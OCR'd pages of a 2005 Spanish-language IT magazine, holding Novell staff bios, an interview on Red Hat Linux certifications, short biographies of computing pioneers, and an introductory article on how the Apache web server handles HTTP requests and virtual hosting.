Director de Soluciones para el Sur de Latinoamérica (Argentina, Chile, Uruguay y Paraguay) de Novell. Es responsable de coordinar las diversas actividades de las áreas de consultoría, soporte técnico, pre-venta y educación para la empresa. Anteriormente se desempeñó como CIO de la Agencia Reuters en Londres, teniendo a cargo la arquitectura y diseño de proyectos de alto nivel.



Arnd Warmuth
Gerente Regional de desarrollo de Linux para Novell Latinoamérica. Luego de graduarse de ingeniero industrial en la Universidad de Erlangen-Nurenberg, Arnd se desempeñó como técnico en Unix en un partner de HP. Más tarde, se unió a Siemens y supervisó infraestructuras IT en Latinoamérica. En 1999, llegó como Gerente a Suse Linux, y se concentró en el desarrollo de negocios para nuestra región. Desde 2004, está administrando los compromisos de Novell en el entorno Linux.



red hat

¿Porqué sus certificaciones son tan buscadas?



La certificaciones Linux y en particular las que otorga Red Hat (RHCT, RHCE y RHCA-Red Hat Certified Technician, Engineer y Arquitect) están teniendo mucha repercusión en el mundo IT. Son las más buscadas y abren puertas al momento de búsqueda laboral.

En esta nota, entrevistamos al Lic. Gonzalo Clotta (GC), Regional Sales Manager Training Services de Latin Source Technology, representante y Master Distributor de Red Hat para Sudamérica (www.latinsourcetech.com) y le preguntamos sobre diferentes aspectos de las certificaciones que otorga Red Hat. Aquellos interesados pueden complementar este artículo con el publicado en NEX IT Specialist #14, pag.8, " Las 10 certificaciones más buscadas para 2005".

NEX: Existen varias certificaciones Linux en el mercado: LPI (Linux Professional Institute-www.lpi.org), Novell (www.novell.com) y Red Hat (www.latinsourcetech.com/training). Red Hat se destaca como la más buscada y está posicionada en los top rankings por diferentes evaluadores de certificaciones como Certification Magazine (www.certmag.com) y Certcities (www.certcities.com). ¿Por qué? ¿Qué la distingue?

(GC): El posicionamiento de nuestro Training tiene que ver con la calidad del servicio que brindamos. La capacitación la brindan nuestros ingenieros expertos, que además de estar habi-

litados como examinadores por Red Hat Inc, trabajan a diario en tareas de soporte y consultoría, lo que brinda al asistente la posibilidad de interactuar con las personas más preparadas y con mayor experiencia del mundo Red Hat Linux. Con respecto a la capacitación, te cuento que es "hands-on", un alumno por computadora y las examinaciones son sobre casos prácticos a resolver en un tiempo determinado en sistemas en funcionamiento. Nuestros Programas de Certificación son los únicos con exámenes de laboratorio, por lo que proveemos más habilidades técnicas que otras capacitaciones al trabajar con ambientes de trabajo reales. Nuestros servicios de Training tienen tres objetivos básicos:

- Garantizar el máximo aprovechamiento de las prestaciones de Red Hat Enterprise Linux
- Preparar al personal de IT para una completa, efectiva y segura implementación
- Garantizar la habilidad técnica del operador en sus responsabilidades profesionales


También es importante recalcar que los contenidos del cursos están siempre actualizados, por lo que capacitamos sobre la última distribución disponible, a diferencia de cursos armados con varios semestres de antelación y que quedan desactualizados.

NEX: Todas las certificaciones del mundo IT se pueden estudiar en forma independiente. De todos modos, es necesario pagar los exámenes. Pero el modo más eficiente es realizar un curso. Esto significa un gasto bastante grande (mucho más en Argentina con un peso devaluado) para quien decide obtener la certificación.
1) ¿Está bien utilizada la palabra "gasto"?
2) ¿Qué expectativa de salida laboral tiene alguien con la certificación RHCE?


(GC): Entendemos a la capacitación como una inversión, tanto a nivel personal como empresa. Creo que falta, a nivel gobierno, una política que fomente la capacitación en todos los niveles. Hoy tenemos industrias de todo tipo con falta de personal calificado, no solo en lo que es IT, sino que es un problema estructural.
Hay una creciente demanda de técnicos e ingenieros certificados tanto a nivel de empresas como de proveedores de servicios, integradores, etc. Podemos pensar la certificación Red Hat Linux a nivel personal como un diferencial al momento de encarar una búsqueda laboral y, a nivel empresa, como la forma de garantizar la habilidad del staff de IT. En cuanto a los costos de Red Hat Training, si bien son altos es importante destacar que son sensiblemente inferiores a los del resto del mundo. Brindamos la capacitación siguiendo el estándar internacional pero con precios especiales para la región.


NEX: En las figuras vemos una pirámide con tres certificaciones y un road map para acceder a ellas dependiendo del perfil.
¿Podrías darnos una breve introducción suponiendo que nuestro lector sabe muy poco de las certificaciones que ofrece Red Hat?

(GC): Hay dos niveles de certificación disponibles para tomar en Sudamérica: la RHCT, de nivel Técnico, que garantiza habilidades para administrar y configurar terminales y computadoras de escritorio, conectarlas a una red, solucionar problemas básicos y seguridad a nivel de DTP.
La certificación RHCE, de nivel Ingeniero, la "estrella" de las certificaciones del mundo Linux, garantiza habilidades para configurar y administrar servidores, administrar servicios de red en ambientes corporativos, proveer seguridad, diagnóstico y troubleshooting. El examen dura 8 horas y consta de un primer módulo de troubleshooting y mantenimiento del sistema y el segundo de instalación y configuración. La tasa de reprobación es alta y se aconseja contar con



mucha experiencia de trabajo, ya que no basta tener conocimientos teóricos para conseguir un resultado exitoso. Pueden consultar los cursos con descripción completa y temarios en la dirección: www.latinsourcetech.com/training .
En cuanto a la capacitación, brindamos cursos de 3 niveles bien diferenciados: "Red Hat Linux Essentials", orientado a personas que están haciendo sus primeras experiencias en Linux y a usuarios de otras plataformas incluyendo a Unix, que nivela y familiariza con la interfaz de comandos propia de Linux. Es un curso muy funcional donde se derriban varios preconceptos, por ejemplo, respecto de la interfaz gráfica poco amigable, compatibilidades con ofimática y otros.
El segundo nivel es el de "Red Hat Linux System Administration" que puede terminar con un examen para certificación de nivel Técnico. Está orientado a personas que conocen Red Hat Linux y quieran capacitarse para desarrollar trabajos de administración, instalación y configuración de redes existentes, actualización de kernel, troubleshooting a nivel local, booteo, algo de redes y mucho de administración del file system. El examen de certificación RHCT dura 4 horas y consta de dos módulos: el prime-





ro de solución de problemas y mantenimiento del sistema y el segundo de instalación y configuración, siempre trabajando en sistemas en funcionamiento, simulando ambientes de trabajo corporativo.
El tercer nivel de Training está compuesto por el track "Red Hat Linux Administración de Redes y Seguridad", orientado a personas con habilidades de Administración avanzadas que quieran administrar servidores, servicios de red, seguridad y troubleshooting en redes corporativas.
Y por último se encuentra el "RH300 Rapid Track" que es un curso rápido de preparación para el examen de certificación RHCE, orientado a personas con mucha experiencia de trabajo en nuestra plataforma. Tenemos un módulo interactivo donde los lectores pueden evaluar sus conocimientos de forma gratuita. La evaluación es muy interesante, ya que da recomendaciones de capacitación. Los invito a que ingresen a la siguiente dirección:
http://www.redhat.com/apps/training/assess/
A los lectores que realicen la prueba, podemos ofrecerle un descuento especial para asistir al curso recomendado por la evaluación.

NEX: Estadísticas en el mundo, Brasil y Argentina:
1) ¿Cuántos RHCT existen?
2) ¿Cuántos RHCE?
¿Otros datos que puedan interesarnos?

(GC): En cuanto a estadísticas, contamos con estos números:
RHCE: 13500/50/170 (Mundo/Argentina/Brasil)
RHCT: 7000/35/80 (Mundo/Argentina/Brasil)
En el ranking mundial (de cantidad de certificados) Brasil tiene el puesto 19 y Argentina ocupa el puesto 35. Argentina es el país con más ingenieros certificados de Latinoamérica (habla hispana).

NEX: ¿Por qué es importante una "certificación" y no simplemente decir "soy un experto Linux bajo Red Hat" en mi CV al momento de una búsqueda laboral?

(GC): Las certificaciones proveen un estándar que garantiza que una persona, además de saber, lo ha demostrado frente a una examinación. En nuestro caso en particular, las certificaciones son estándares internacionales y se evalúa al asistente frente a sistemas en funcionamiento que simulan ambientes de trabajo corporativos.
A la hora de una búsqueda laboral, garantiza al empleador que la persona que está entrevistando es realmente competente. Para la persona que está buscando inserción laboral, significa una especialización que en este momento es muy requerida, tanto por empresas como por consultores, canales, etc. Además, los dos niveles de certificación permiten segmentar los recursos, permitiendo una distribución según los requerimientos del departamento de sistemas y las tareas a realizar.

NEX: ¿En qué se diferencian las certificaciones Red Hat de otras del mundo IT?

(GC): Nuestra certificación tiene mucha jerarquía internacional y está rankeada entre las más prestigiosas, debido al nivel de estándar de los servicios de capacitación y certificación, como explique más arriba.
Por ejemplo, originalmente había una parte del examen con multiple choice y ahora se han eliminado, dado que se detectó que la gente que respondía bien el multiple choice, no necesariamente tenía las habilidades prácticas para enfrentarse con los sistemas en funcionamiento y aprobar el examen. Se preserva la calidad ante todo.
Pueden consultar el numero anterior de NEX IT, donde hay una nota comparativa muy interesante sobre las certificaciones IT.

NEX: Saliendo un poco de las certificaciones Red Hat y apuntando al mercado laboral IT en Argentina: Un joven puede hoy buscar un perfil de networking o de programador. Para cada perfil, ¿qué recomendarías como capacitación? ¿Universidad, Terciario, Universidad + certificaciones especializadas como Red Hat, CCNA, MCSE, certificaciones Novell, o sólo certificaciones especializadas?

(GC): Son decisiones muy personales donde hay muchos puntos que evaluar. Como recomendación general pienso que la capacitación siempre es importante ya que se accede a conocimientos y habilidades en forma rápida y segura. También en el cara a cara se juega algo muy importante que es la transferencia de conocimiento del instructor al alumno que excede lo meramente formal y mensurable. En nuestro caso, están en manos de expertos. Y finalmente en el mercado laboral de IT donde todo gira alrededor de los servicios, la especialización brinda un diferencial muy importante mas allá de la formación que uno tenga.



INNOVADORES
Lenguajes y hardware

Autor: Núria Prats i Pujol



En muy pocos años el hardware y los lenguajes de computación sufren grandes cambios. Indagamos en las vidas de quienes han hecho esos cambios.

En el artículo anterior [1] vimos grandes personajes que contribuyeron con el desarrollo de los software pero creo que quedaría incompleta mi investigación si no pusiera en la lista a quienes han contribuido con el desarrollo del hardware y los lenguajes de programación a lo largo de la historia.
Indagaremos en la vida de estos desarrolladores y como anticipo les cuento que entre estos están Hewlett, Packard, Steve Jobs, Dell!!!

William Hewlett y David Packard:
Creo que no necesitan presentación.

Hewlett nació en 1913 en Michigan, Estados Unidos y asistió a la Universidad de Stanford en 1934 en artes y luego realizó un master en el MIT. Volvió a Stanford y en 1939 obtuvo el grado de ingeniero. A lo largo de sus años de carrera conoció a Packard y se hicieron amigos y socios. Años más tarde le fue concedido por Reagan la medalla de ciencias. Participó activamente en el manejo de la compañía HP y dirigiendo diversas fundaciones.
Packard nació en Colorado, Estados Unidos en 1912. Estudió en Stanford y trabajó para General Electric. Ocupó diversos cargos en el gobierno de su país y dedicó mucho de su tiempo y dinero en fundaciones.
Con un capital de U$D 538 en el garaje de Packard montaron su primer producto: un oscilador de audio resistivo-capacitivo basado en ideas de Hewlet. Packard demostró ser un muy buen administrador.
Así ambos fundaron HP y lograron crear la primera empresa de Silicon Valley que se convirtió mundialmente en la mayor productora de calculadoras, láser e impresoras.[2]

John Backus:
Creador del primer lenguaje de alto nivel.

Nació en 1924. Según él mismo no había sido un buen estudiante en la secundaria y fue sólo por petición de su padre que comenzó los estudios en química en la Universidad de Virginia. Al siguiente año, 1943, deja la carrera y se inscribe en la escuela de medicina de la armada que 9 meses después también abandona.
Sin idea de lo que quería hacer se va Nueva York y como le gustaba la música comienza a cooperar con un profesor de la escuela de técnicos



W. Hewlett
D. Packard



J. Backus



G. Hooper

de radio calculando características de circuitos. Esto lo hizo interesarse por las matemáticas. Así en 1949 se había graduado como matemático de la Universidad de Columbia.
De visita en IBM, al comentarle al guía que estaba buscando empleo, éste le dijo que fuera a hablar con el director. Tras un examen ese mismo día consiguió su puesto como programador.
Trabajó tres años en SSEC (Selective Sequense Electronic Calculator) y su primera tarea fue escribir un programa que calculara la posición de la luna. Sin embargo propone desarrollar un lenguaje para la nueva computadora IBM 704. Así su Mathematical FORmula TRANslating System, FORTRAN, en los siguientes años se comercializa y es el lenguaje más utilizado por la comunidad científica. Se retiró en 1991.

Grace Hooper:
La abuela de la era de las computadoras.

Nace en 1906 en EEUU. Hija de un vendedor de seguros y una amante de las matemáticas que creían que la educación de sus hijos varones y mujeres debía ser la misma.
Su fascinación con las maquinas comienza a manifestarse desde edad temprana. Desarmó todos los relojes de su casa a la edad de siete años. Estudia en Vassar College matemática y física y se doctora en 1934 en la Universidad de Yale.
Comienza a enseñar matemática en Vassar hasta 1943 cuando Estados Unidos entra en la Segunda Guerra Mundial. Se empeña con formar parte de la marina a pesar de su bajo peso y su edad (34 entonces). Los persuade y forma parte de la reserva.
Se la destina a la Oficina del Proyecto Computacional en la Universidad de Harvard donde trabaja con la computadora Mark I. De la misma forma que con los relojes en su juventud se ve atraída por la computadora y se convierte en la tercera en programarla.
Se queda en Harvard y trabaja en Mark II y III.
Más tarde pasa a formar parte de una corporación donde trabaja en la UNIVAC. Diseña y mejora el compilador porque espera que los compiladores permitan a los programadores volver a ser matemáticos.
Participa en la creación del lenguaje COBOL (Comon Business Oriented Language) que proporcionaba acceso mas sencillo.
Se retira de la marina con 80 años.[3] Son muchos los premios que recibe a lo largo de su vida entre ellos en 1991 se le otorga la medalla de Tecnología.

Thomas Kurtz y John Kemeny:
Acercando la tecnología computacional a todos.

Casi han nacido el mismo año en Estados Unidos 1928 y Hungría en 1926 respectivamente.
Kurtz estudió informática y concluyó su doctorado en Princeton en 1956. Luego se incorporó al Departamento de Matemáticas de Dartmouth College. A partir de 1966 fue director de diferentes centros y comités. Su vocación siempre fue la estadística y la informática.
Kemeny emigró a Nueva York y realizó allí la secundaria. Estudió en Princeton matemáticas y filosofía y concluyó a los 23 años su doctorado. En medio de su carrera hizo una pausa de un año para formar parte del Proyecto Manhatan en Los Alamos (el proyecto que creó la bomba atómica). En 1953 se incorpora al departamento de Matemática de Dartmouth. Fue presidente de esta institución de 1970-81.
Fue justamente en el período que compartieron ambos allí donde inventaron el lenguaje BASIC (Beginners All-purpose Symbolic Instruction Code) con la ayuda de sus estudiantes. Su objetivo era crear un lenguaje sencillo y su visión proveer la mas nueva tecnología en computación a todos.
Ellos nunca patentaron el lenguaje y por esto existen docenas de variantes. Fundaron en los 80's una compañía TrueBASIC que conjunta los estándares ANSI y ISO.


Steve Jobs y Steve Wozniak:
La manzana.

Jobs nació en 1955 en California. Después de dejar la Universidad comenzó a asistir a un club de computación con Wozniak (con quien luego co-fundaría Apple). En 1986 compró la compañía que hoy es Pixar (y ha ganado los últimos años Oscar por películas animadas).
Actualmente es uno de los ejecutivos de Apple y su sueldo es de U$D 1 (lo cual hizo que lo incluyeran en Guinness de los records) con regalos por parte de la compañía.Por ejemplo, en 1999, U$D 90 millones de dólares.
Wozniak nació en 1950. Es a quien se le adjudica el comienzo de la computadora personal. Su pasión, la ingeniería electrónica. Y, fascinado por la Altair deja su carrera en la Universidad de Berkley (que luego reanudará y terminará) para formar Apple. En 1985 deja definitivamente la compañía.
En el garage de la familia de Jobs en ese entonces 21 años y Wozniak 26 fundan Apple Computer. Con el dinero que habían recaudado de la venta de sus calculadoras y otras cosas, confeccionan las computadoras y venden su, Apple I, por U$D 666,66. Corre el año 1976.
Al siguiente año introdujeron la Apple II que tiene un éxito enorme y asienta la idea de computadores para el hogar.[4] Gracias a las ganacias de ésta y su innovador sistema operativo pueden lanzar la Macintosh.
La introducción de i-Pod en los últimos años ha dejado claro que la compañía está en la vanguardia de tecnología y ventas.

Andrew Grove, Gordon Moore y Robert Noyce:
Solo hay que decir microprocesadores.

Moore nació en 1929. Químico por la Universidad de Berkeley , realizó su doctorado en Física y Química en CalTech. Fundador de la corporación Fairchild Semiconductor con otros alumos de CalTech. Luego deja la empresa y funda con Noyce en Julio del 68´ Intel Corporation.
Noyce nació en 1927 y se graduó en física y luego se doctora en 1953 en el MIT.
Es reconocido por ser el inventor de los circuitos integrados o microchips.
Habiendo participado también en la creación de Fairchild Semiconductor la deja para co-fundar con Moore Intel.[5]
Grove nació en 1936 en Hungría y estudió ingeniería química en Nueva York. Concluyó su doctorado en Berkley en 1963. Fue el cuarto empleado de Intel Corporation y ha conducido durante muchos años la compañía desde sus comienzos.


T. Kurtz
J. Kemeny


S. Jobs
S. Wozniak


A. Grove
G. Moore
R. Noyce

Rod Canion, Jim Harris y Bill Murto:
Visión portátil.

Rod Canion, Jim Harris y Bill Murto, los tres managers de una compañía de productor de semiconductores, invierten cada uno U$D 1000 para fundar Compaq [6]. El bosquejo de la primera computadora de la empresa se realizaba sobre un papel en un negocio de pasteles.
Le presenta la propuesta a Rosen, presidente de una empresa de inversión de capitales en tecnología de punta. Impresionados por la idea acuerdan invertir en la compañía. El producto inicial era una IBM compatible portátil y su forma "compacta" (del tamaño de una valija de mano) es lo que inspiró al nombre de la misma. Es la progenitora de las laptops modernas!!!
El precio inicial era de unos 3500 dólares. En su primer año vendió 53000 unidades y al siguiente rompe el record en ventas en Estados Unidos. En 1987 introducen la primer PC con un procesador Intel.
A pesar de las negativas de muchos de los dirigentes de HP ésta compra Compaq en 2001.

Michael Dell:
Ventas directamente al cliente.

Tiene 40 años y nació en EEUU, Texas. A los 15 años compró una computadora Apple II y la desarmó. La volvió a recomponer y luego la utilizó como boletín de anuncios. Entró a la universidad de Texas con intención de ser médico. Fundó su empresa en el dormitorio de la residencia de estudiantes. Abandonó la universidad a los 19 años cuando su empresa comenzó a ser un éxito.
Su pasión por la informática hizo que en 1984 fundara con U$D 1000 Dell Computer Coporation. Vendió su primera computadora Turbo con su filosofía de mercado: los productos no serán ensamblados hasta que el producto no haya sido encargado.
Su idea innovadora, la de crear relaciones directamente con los clientes revolucionó y llevó a hacer su compañía lo que es hoy. [7]
Actualmente sigue al frente de la Dell Inc.

Alan Cooper:
Padre del Visual Basic.

Actualmente posee una compañía de diseño de productos interactivos llamada Cooper [8]. Su meta es poner las necesidades de los usuarios primero. Sus libros son muy famosos entre los diseñadores de programas. Creó Ruby, extendiendo su idea original Tripod. La idea era dejar que los desarrolladores adapten la interfase basada en Windows para grupos de usuarios. Este fue vendido a Microsoft.
Se lo conoce como el padre de VB. Pero aclaremos que cuando Ruby fue adquirido por Microsoft, sus desarrolladores fueron quienes trabajaron sobre éste hasta llegar a ser el lenguaje de programación Visual Basic que hoy conocemos.

De nuevo Forbes

En su listado de los hombres más ricos en Estados Unidos del 2004 que publica la revista Forbes (revista de economía) posiciona a Michel Dell en el puesto 9 con 14.200 millones de dólares y Steve Jobs en el puesto 74 con 2.600 millones dólares [9].

Núria Prats i Pujol

Es consultora en programación web/base de datos. En la actualidad realiza su doctorado en Física Teórica en la Universidad de Barcelona, España. Se la puede contactar en nuriapip@nexweb.com.ar

Web-bliografía:

[1] "Innovadores del Software.
"Revista NEX-IT Specialist #15, pag 16, 2005
[2] http://www.hp.com/
[3] http://www.greatwomen.org
[4] http://www.apple.com/
[5] http://www.intel.com/
[6] http://www.compaq.com/
[7] http://www.dell.com/
[8] http://www.cooper.com/
[9] http://www.forbes.com/


R. Canion
J. Harris
B. Murto


M. Dell


A. Cooper

APACHE WEB SERVER

Un artículo que nos explica las características principales y el funcionamiento interno de este poderoso y versátil servidor Web Open Source, en el que millones de usuarios confían para alojar sus sitios.

Autor: Santiago Ciciliani - Administrador de Sistemas :: ELSERVER.COM

Una de las aplicaciones más comunes que encontramos funcionando en un servidor de plataforma GNU/Linux es la de servidor WEB. Seguramente porque se trata de un sistema muy sólido y totalmente funcional en servicios de red, porque se trata de un sistema de licencia libre y también porque su instalación se simplificó notablemente en los últimos años, a un nivel donde cualquier persona con conocimientos técnicos puede instalarlo.

El servidor web más famoso y utilizado en el ámbito de los servidores UNIX es sin duda Apache. Actualmente el 68% (1) de los sitios web en internet funcionan bajo este servidor. Programado mayoritariamente en C, Apache es rápido, seguro, muy robusto y extremadamente portable. Funciona además, en un sinfín de plataformas y arquitecturas diferentes incluyendo Windows, OS/2 y Netware. Apache es un proyecto Open-Source donde cualquier usuario tiene permiso de descargar, modificar, compilar, ejecutar y/o distribuir este programa sin necesidad de adquirir licencias o pagar derechos por el mismo.Paralelamente se están desarrollando dos versiones: la 1.3 y la 2.0. En un punto del desarrollo de la versión 1.3, se decidió rescribir el código completo, y continuar con ambos proyectos en simultáneo, por lo que la versión 2.0 fue considerada por mucho tiempo, "en etapa de prueba". Es por esto que muchas personas, a pesar de que ya la versión 2.0 es funcionalmente superior a su hermana menor, siguen utilizando la versión 1.3. Al momento de escribir esta nota la versión de Apache 2 disponible para descargar era la 2.0.54, mientras que en Apache 1, la versión disponible era 1.3.33.

Apache Webserver: Que hay detrás de este servidor web

Existe una serie de procesos en el servidor que abarca desde el momento que el usuario solicita una página web hasta que ésta es mostrada en pantalla. Una vez iniciado el sistema, éste estará esperando conexiones y dispuesto a responder pedidos sobre páginas, en la ip y puerto configurado por medio del parámetro Listen.

```
Listen 192.168.0.1:80
Listen 200.32.5.112:80
Listen *:80
```

Funcionamiento interno del servidor WEB (ver figura 1)

1) El usuario usa su cliente Web y hace el pedido de una página.
En el ejemplo http://www.sitio.com
2) Primero se consulta al dns por www.sitio.com.
3) El dns responde la ip asociada al dominio.
4) Tratándose de web, la conexión a la ip en cuestión se va a realizar al puerto 80.
5) El Apache verifica su access control y acepta la conexión.
6) El cliente web genera un pedido (request) usando el protocolo http y lo envía al servidor
7) a) El Apache se posiciona en la carpeta asociada a ese host por medio de la directiva DocumentRoot.
b) Si el pedido se trata de un archivo, éste es abierto. En cambio si se trata de una carpeta, se accede a ella y se abre el primer archivo que coincida con la lista de posibles DirectoryIndex. En base a esto genera el primer encabezado con el número de resultado, por ejemplo el 200 para OK o el famoso 404 para página no encontrada.
c) Asocia la extensión de éste con la lista de "mime-types", la cual define el intérprete necesario para procesar cada extensión de archivo. En base a esto genera el encabezado "Content-type", el cual sirve para que el cliente sepa que tipo de contenido va a recibir.
d) Luego de generar algunos encabezados adicionales como el tamaño de la respuesta, la fecha de modificación o alguno que indiquemos nosotros, agrega una línea en blanco y el contenido del archivo.
8) Toda esta información es enviada al cliente en uno o varios paquetes, regulada por el protocolo HTTP.
9) El cliente recibe la información y puede optar por cerrar la conexión o pedir otro archivo.

Apache: Un servidor, muchos sitios - Hosting Virtual

Apache es un servidor de páginas web y como




fig.1

tal su función es transferir páginas HTML haciendo uso del un protocolo de nivel 7 denominado HTTP, sigla en inglés de "protocolo de transferencia de hipertexto". Este protocolo se popularizó en su versión 1.0 pero en la actualidad está prácticamente en desuso, dando a lugar a la versión 1.1 (2), una revisión del mismo, cuya principales diferencias son la posibilidad de utilizar hosting basado en nombres y de mantener conexiones "Keep-Alive" por defecto.
Hosting Virtual Versión 1.0: Cada sitio debe tener una IP distinta configurada. Luego de responder un pedido, el servidor interrumpe la conexión por lo que cada pedido requiere establecer una comunicación nueva. Ejemplo:

```
Telnet [servidor] 80
GET http://www.sitio.com
[salto de línea]
```

Hosting Virtual Versión 1.1: Cada sitio tiene un nombre diferente que se selecciona por medio del encabezado "host" luego del pedido, GET. Luego de responder un pedido el servidor puede mantener la conexión establecida esperando otro pedido del cliente.

```
Ejemplo: Telnet [servidor] 80

GET / HTTP/1.1
Host: www.sitio.com
[salto de línea]
```

Apache soporta ambas versiones del protocolo. La versión 1.1 es la más eficiente de las dos, debido al gran ahorro de direcciones ips fijas que genera, al permitir alojar más de un sitio sobre una misma ip y a la reducción de trafico de red generado por el three-way-handshaking necesario para establecer un conexión nueva por cada pedido adicional. En adelante no vamos a hacer más referencia al protocolo 1.0 que, como dijimos al principio, está ya casi en desuso.
Un pequeño truco para ahorrar pedidos a nuestro servidor web, consiste en asegurarse que los pedidos que realice nuestro sitio sean correctos. Por medio de este ejemplo, vamos a ver que si el pedido no es válido pero se aproxima a un pedido correcto, Apache nos va a enviar un encabezado de redirección al que corresponde.
Imaginemos que tenemos un sitio con un contenido dentro de una carpeta /foro y un link en alguna parte del sitio que apunta a /foro
Según el RFC el pedido sin la "barra de cierre" (/) se refiere a un archivo. Veamos la comunicación cliente - servidor:
Cliente:

```
GET /foro HTTP/1.1
host: www.sitio.com
```

Servidor: Al buscar el archivo /foro, se encuentra con una carpeta /foro/. Sin embargo en vez de enviar un encabezado 404 de error, Apache envía uno "301 - Moved Permanently".


```
HTTP/1.1 301 Moved Permanently
Date: Thu, 05 May 2005 14:23:26 GMT
Server: Apache
Location: http://www.sitio.com/foro/
Content-Length: 240
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>301 Moved Permanently</title>
</head><body>
<h1>Moved Permanently</h1>
<p>The document has moved
<a href=" http://www.sitio.com/foro/">here</a>.</p>
</body></html>
```

Noten que la respuesta incluye la "barra de cierre". Automáticamente y sin que nosotros lo notemos nuestro explorador nos reenvía a la página nueva haciendo el pedido correctamente.
En un sitio con varios miles de visitas diarias, haciendo un correcto pedido se ahorran varios pedidos al servidor y varias respuestas.

